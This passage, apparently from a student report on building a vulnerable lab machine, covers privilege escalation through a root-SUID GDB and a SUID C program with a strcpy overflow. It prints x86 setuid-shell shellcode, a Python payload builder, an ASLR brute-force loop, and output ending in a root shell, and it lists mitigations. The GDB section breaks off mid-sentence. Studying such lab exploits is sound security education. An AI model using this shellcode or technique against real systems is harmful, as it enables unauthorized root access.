The countermeasure would be to always check to have the minimum permission needed on the files, in this case the script `mkcondlog.sh`, that shouldn't be writable. Furthermore, these scripts should be located within a directory that is not directly accessible to every user or, once again, one that has appropriate permissions.

3.2 GDB with root SUID

Difficulty: medium

GDB, which stands for GNU Project Debugger, is a powerful debugging tool primarily used for C and C++ programming languages. It was developed as part of the GNU project and has been a staple in the Linux GNU Toolset. It is actually the most widely used debugger among C and C++ programmers, thanks to its versatility, power, and simplicity.

GDB Uses

- **Program Execution Analysis:** GDB allows you to analyze what happens during the execution of your program. This includes stepping through each line of code, setting breakpoints, and observing variable values.



- **Debugging:** GDB is instrumental in investigating the improper behavior of a program. It permits you to precisely observe the events leading up to a program crash, making it easier to identify and fix bugs.
- **Core Dump Analysis:** GDB can be used to analyze core dumps, which are generated when a program crashes. This analysis can provide valuable insights into the state of the program at the time of the crash.

The vulnerability introduced in our scenario consists of simulating a situation where a developer (one of the chefs or of the other users, in this case) sets the GDB SUID to make it run with root privileges, likely to avoid always having to type 'sudo' and enter the password, which is a fairly common and plausible situation.

3.2.1 How to Exploit

If the attacker finds out, through a careful inspection of the machine and all its files and its directories, that GDB has this type of permission, the consequences can be extremely severe. Knowing this, an attacker with a little experience using this tool can debug every program. The GDB debugger allows to write directly into CPU Registers and Main memory. By doing so, it's not hard to imagine executing a program with the intention of hijacking the PC in several possible ways or/and the main memory. By doing so, it's possible to execute a specific code portion, for example it's possible to execute the address memory where

3.2.2 Countermeasures

Predictably, a countermeasure to prevent these possibilities is simply to avoid setting the SUID.

3.3 Buffer Overflow with ASLR

Difficulty: hard

In our environment, a vulnerable C program set with suid, represent the hardest path to get root privileges.

In the `/home` folder of thechef user, there is a file called "catering" along with its source code "catering.c". Thechef is an old fashioned programmer, therefore he thought that writing applications in C is better, and he also thought that using only ASLR as mitigation would be more than enough for a simple application.

catering.c code: _____

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define BUFFER_SIZE 128
```



```
#define LINE_SIZE 256
#define LOG_FILE "orders_log.txt"

// Order list struct
typedef struct Order {
    char item[BUFFER_SIZE];
    int quantity;
    char notes[BUFFER_SIZE];
    struct Order *next;
} Order;

// Add order to struct Order
void add_order(Order **head, const Order *new_order) {
    Order *new_node = malloc(sizeof(Order));
    if (new_node == NULL) {
        fprintf(stderr, "Failed to allocate memory for new order.\n");
        return;
    }
    *new_node = *new_order;
    new_node->next = *head;
    *head = new_node;
}

// Print all values inside Order list
void display_orders(const Order *head) {
    const Order *current = head;
    printf("\nAll processed orders:\n");
    while (current != NULL) {
        printf("Item: %s, Quantity: %d, Notes: %s\n", current->item,
            current->quantity, current->notes);
        current = current->next;
    }
}

// Free all the list
void free_orders(Order *head) {
    Order *current = head;
    while (current != NULL) {
        Order *next = current->next;
        free(current);
    }
}
```



```
        current = next;
    }
}

// Append all processed orders to log file
void save_orders(const Order *head) {
    FILE *file = fopen(LOG_FILE, "a"); // Append mode
    if (file == NULL) {
        perror("Error opening log file");
        return;
    }

    const Order *current = head;
    while (current != NULL) {
        fprintf(file, "Item: %s, Quantity: %d, Notes: %s\n", current->item,
            current->quantity, current->notes);
        current = current->next;
    }

    fclose(file);
    printf("Orders saved to %s.\n", LOG_FILE);
}

// Show the log file content
void show_log() {
    char buffer[LINE_SIZE];
    FILE *file = fopen(LOG_FILE, "r");
    if (file == NULL) {
        perror("Error opening log file");
        return;
    }

    printf("\nContents of Order Log:\n");
    while (fgets(buffer, sizeof(buffer), file)) {
        printf("%s", buffer);
    }

    fclose(file);
}
```



```
}
```

```
// Process a line from the file if its valid add it to the list
void process_order(const char *line , Order **orders) {
    Order order;
    char *token;

    // Extract first parameter
    token = strtok((char *)line , ",");
    if (token) {
        strncpy(order.item , token , BUFFER_SIZE - 1);
        order.item[BUFFER_SIZE - 1] = '\0';
    }

    // Extract second parameter
    token = strtok(NULL, ",");
    if (token) {
        order.quantity = atoi(token);
    }

    // Extract third parameter
    token = strtok(NULL, ",");
    if (token) {
        strcpy(order.notes , token);
    }

    // Return if 3 parameters were read
    if (token) {
        add_order(orders , &order);
    } else {
        printf("Error: -Missing -or -incorrect -fields -in -order.\n");
    }
}
```

```
int main(int argc , char *argv[]) {
    FILE *file;
    char line[LINE_SIZE];
    Order *orders = NULL;
```



```
int choice;

if (argc < 2) {
    fprintf(stderr, "Usage: %s <filename>\n", argv[0]);
    return EXIT_FAILURE;
}

file = fopen(argv[1], "r");
if (file == NULL) {
    perror("Error opening file");
    return EXIT_FAILURE;
}

printf("Welcome to the Catering Order Processor!\n");
while (fgets(line, sizeof(line), file)) {
    line[strcspn(line, "\n")] = 0; // Remove newline at the end of the line
    process_order(line, &orders);
}

fclose(file);

// User interface, check if a valid options have been inserted
int valid = 0;
do {
    printf("\nMenu:\n");
    printf("1. Show processed orders\n");
    printf("2. Save orders to log file\n");
    printf("3. Show order log\n");
    printf("4. Exit\n");
    printf("Enter your choice: ");
    valid = scanf("%d", &choice);
    if (valid != 1) choice = 5;
    switch (choice) {
        case 1:
            display_orders(orders);
            break;
        case 2:
            save_orders(orders);
            break;
        case 3:
```




```
        show_log();
        break;
    case 4:
        printf("Exiting program.\n");
        break;
    default:
        printf("Invalid choice, please try again.\n");
    }
} while (choice != 4 && valid);

free_orders(orders);
return EXIT_SUCCESS;
}
```

3.3.1 Functionalities

The "catering" application is compiled as a 32-bit executable, indicative of thechef's preference for traditional programming approaches. The ASLR has been enabled as a protection, the 32-bit application have been used to have a less tedious brute force, but the passages are almost analog to a 64 bit application, except for time consumption factor.

- The main functionality of the "catering" application is to read and process order data from a file. Specifically, the application expects a file where each line contains details of a catering order. Each line of the file (256 chars) must be composed of 3 parameters: name, quantity and details, for example "Name,1,Details" is a valid line.
- The applications offer a minimalistic text interface where, through a simple menu, users can choose to display current orders, save orders to a log file or view the contents of the log file.
- The application manages a log file where an user can write the current processed order or read the history of written processed orders.
- The application have a critical security flaw on how it handles the input of the details data, in particular there are no checks on the length of that string and this can lead to buffer overflow.
- Address Space Layout Randomization (ASLR) is enabled as a security mitigation technique to randomize the memory address space of the program's executable code and data.

3.3.2 Exploit


In the `/home` folder of thechef user, there are two files, catering and catering.c: the first one is a 32bit executable with no particular protections and the SUID, while the second is the source code of the application. While reading and testing the application the following line can be found:

```
if (token) {
    strcpy(order.notes, token);
}
```

strcpy is an unsafe function because it doesn't check the length of the input, that could possibly lead to a buffer overflow.

Trying to execute the application with a malicious input, for example a file with one line "A,1," followed by 200 A brings to segmentation fault, as expected.

Using a debugger as gdb to find first if the stack has been overwritten and then the offset to EIP:



```
EAX 0xffffcd58 ← 0x414141 ('AAAA')
EBX 0x56558ff4 (_GLOBAL_OFFSET_TABLE_) ← 0x3eec
ECX 0xffffcc00 ← 'AAAA'
EDX 0xffffcc00 ← 'AAAA'
EDI 0x77ffcb00 (_rtd_global_ro) ← 0x0
ESI 0x56558ee8 (_do_global_ctors_aux_fini_array_entry) → 0x56556220 (_do_global_ctors_aux) ← endbr32
EBP 0xffffcd58 ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
ESP 0xffffcc00 → 0xffffcd58 ← 0x414141 ('AAAA')
ESP 0x56558c8 (process_order+182) ← add esp, 0x10

0x565565b4 <process_order+162> push    dword ptr [ebp - 0xc]
0x565565b7 <process_order+165> lea     eax, [ebp - 0x114]
0x565565bd <process_order+171> add     eax, 0x84
0x565565c2 <process_order+176> push    eax
0x565565c3 <process_order+177> call    strcpy@plt
0x565565c8 <process_order+182> add     esp, 0x10
0x565565cb <process_order+185> cmp     dword ptr [ebp - 0xc], 0
0x565565cf <process_order+189> je      process_order+214
0x565565d1 <process_order+191> sub     esp, 8
0x565565d4 <process_order+194> lea     eax, [ebp - 0x114]
0x565565da <process_order+200> push    eax

[ STACK ]
00:0000 esp 0xffffcc00 → 0xffffcd58 ← 0x414141 ('AAAA')
01:0004 -124 0xffffcc00 → 0xffffcd5c ← 'AAAAAAAAAAAAAAAAAAAAAAAAAAAA'
02:0008 -120 0xffffcc00 → 0x7f
03:000c -11c 0xffffcc00 → 0x56556221 (process_order+15) ← add ebx, 0x2ad3
04:0010 -118 0xffffcc00 → 0xffffcd5a ← 0x0
05:0014 -114 0xffffcc00 → 0x41 /* 'A' */
06:0018 -110 0xffffcc00 → 0x0
07:001c -10c 0xffffcc00 → 0x0

[ BACKTRACE ]
0 0x565565c8 process_order+182
1 0x41414141
2 0x41414141
3 0x41414141
4 0x41414141
5 0x41414141
6 0x41414141
7 0x41414141
```

Figure 16: Buffer overflow

Using tools like cyclic to generate a pattern gives an offset of 152, therefore an attacker need to write 148 characters followed by the address to manipulate.

To effectively escalate privileges through the identified buffer overflow vulnerability, an attacker needs to inject malicious shellcode into the memory space of the program. There are two primary methods to achieve this:

1. **Buffer Filling:** This method involves directly inputting the shellcode into the buffer through the data file used by the application. However, given the limited size of the buffer and the randomization of memory addresses by ASLR (Address Space Layout Randomization), this approach may not be optimal. The small buffer size restricts the amount of code that can be inserted, and ASLR complicates the predictability of the memory address where this code would execute.
2. **Use of an Environmental Variable:** This method involves placing the shellcode within an environmental variable, which typically allows for a much larger payload compared to the buffer size.

Considering that the application does not leak any memory addresses, and with ASLR making the memory layout unpredictable, the attacker might need to resort to brute-forcing the address space to find the location of the injected code. To increase the chances of successful exploitation despite ASLR:

- **NOP Sleds:** The shellcode can be prefaced with a long sequence of NOP (No Operation, represented by 0x90) instructions, known as a NOP sled. This technique creates a larger target area, reducing the precision needed to hit the exact start of the shellcode. Once the execution flow is hijacked to any part of this NOP sled, it will simply slide down to the shellcode.
- **Shellcode Execution:** The aim of the shellcode is typically to modify the execution privileges of the process (e.g., setting SUID, Set User ID, on execution) and to spawn a shell with these elevated privileges. Successfully finding and executing even one byte of the NOP sled (i.e., any 0x90) can lead to the execution of the actual malicious code due to the contiguous sequence of NOPs leading directly to the shellcode.

Using this shellcode that set SUID and spawn a shell(x86):

```
"\x90"*75000
"\xeb\x34\x5e\x31\xc0\x31\xc9\x88\x46\x07\x8d"
"\x1e\x89\x5e\x08\x89\x46\x0c\xb1\x07\x80\x74"
"\x0e\xff\x03\x80\xe9\x01\x75\xf6\x31\xdb\xb0"
"\x17\xcd\x80\x31\xdb\xb0\x2e\xcd\x80\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8"
"\xc7\xff\xff\xff\x2c\x61\x6a\x6d\x2c\x70\x6b"
```

an attacker can target one of the potential memory addresses that the shellcode may occupy when executed. Notably, these addresses, despite being randomized, typically exhibit a high degree of similarity to one another.

To construct a payload, it is necessary to embed the shellcode into an environmental variable using the `export` command. Subsequently, another script is used to retrieve one of the likely addresses that the environmental variable could assume, based on filenames. This retrieved address is then utilized to create a payload using the script below:

```
import sys
import struct

address=0xffe37360 # Shellcode possible address
offset = 152 # Offset to EIP
payload = b"\x90" * (offset-4)
payload += struct.pack("<Q", address)
payload = "A,1," + payload
```

```
f=open("payload.bin","w")
f.write(payload)
print("Written inside payload.bin")
```

Finally to exploit the vulnerability it is necessary to launch the following command:

```
while true ; do ./catering payload.bin done
```

```
thechef@vm8428995601723710:~$ while true; do ./catering payload.bin.1  
> done  
Welcome to the Catering Order Processor!  
Illegal instruction (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
Welcome to the Catering Order Processor!  
Segmentation fault (core dumped)  
# id  
uid=0(root) gid=0(root) groups=0(root),1003(thechef)  
#
```

Figure 17: Priviledge escalation

3.3.3 Mitigation

- **Input Validation:** Implement input validation checks to ensure that no input exceeds expected buffer sizes.
- **Safer functions:** Use safer functions like `strncpy` instead of `strcpy` to prevent buffer overflows.
- **Disable SUID for Non-Essentials:** Remove the SUID bit from binaries that do not require elevated privileges to operate, reducing the risk of privilege escalation.
- **Buffer overflow protections:** Use protections like stack smashing protection, canaries and disabling stack execution.

- **Address Space Layout Randomization (ASLR):** ASLR was enabled but it was not enough: using a 64 bit executable would have taken much longer time to exploit.

4 Conclusions

Working together on the creation and configuration of this machine allowed us to put into practice some of the knowledge we've acquired and delve into other aspects that have proven useful. This has enriched our skill set, teaching us knowledge that will be valuable for the future and certainly also for the second part of the project. We tested vulnerabilities and practiced, trying to discover unforeseen ones, steps in which we often succeeded, leading us to reconsider and backtrack to close the doors we had left open to new potential vulnerabilities. We aimed to create realistic scenarios, with a heterogeneous environment among different users and various dump files where distracted people might leave credentials or other insecure data, mixing various types of information as one would do when, for example, quickly jotting something down on a block notes.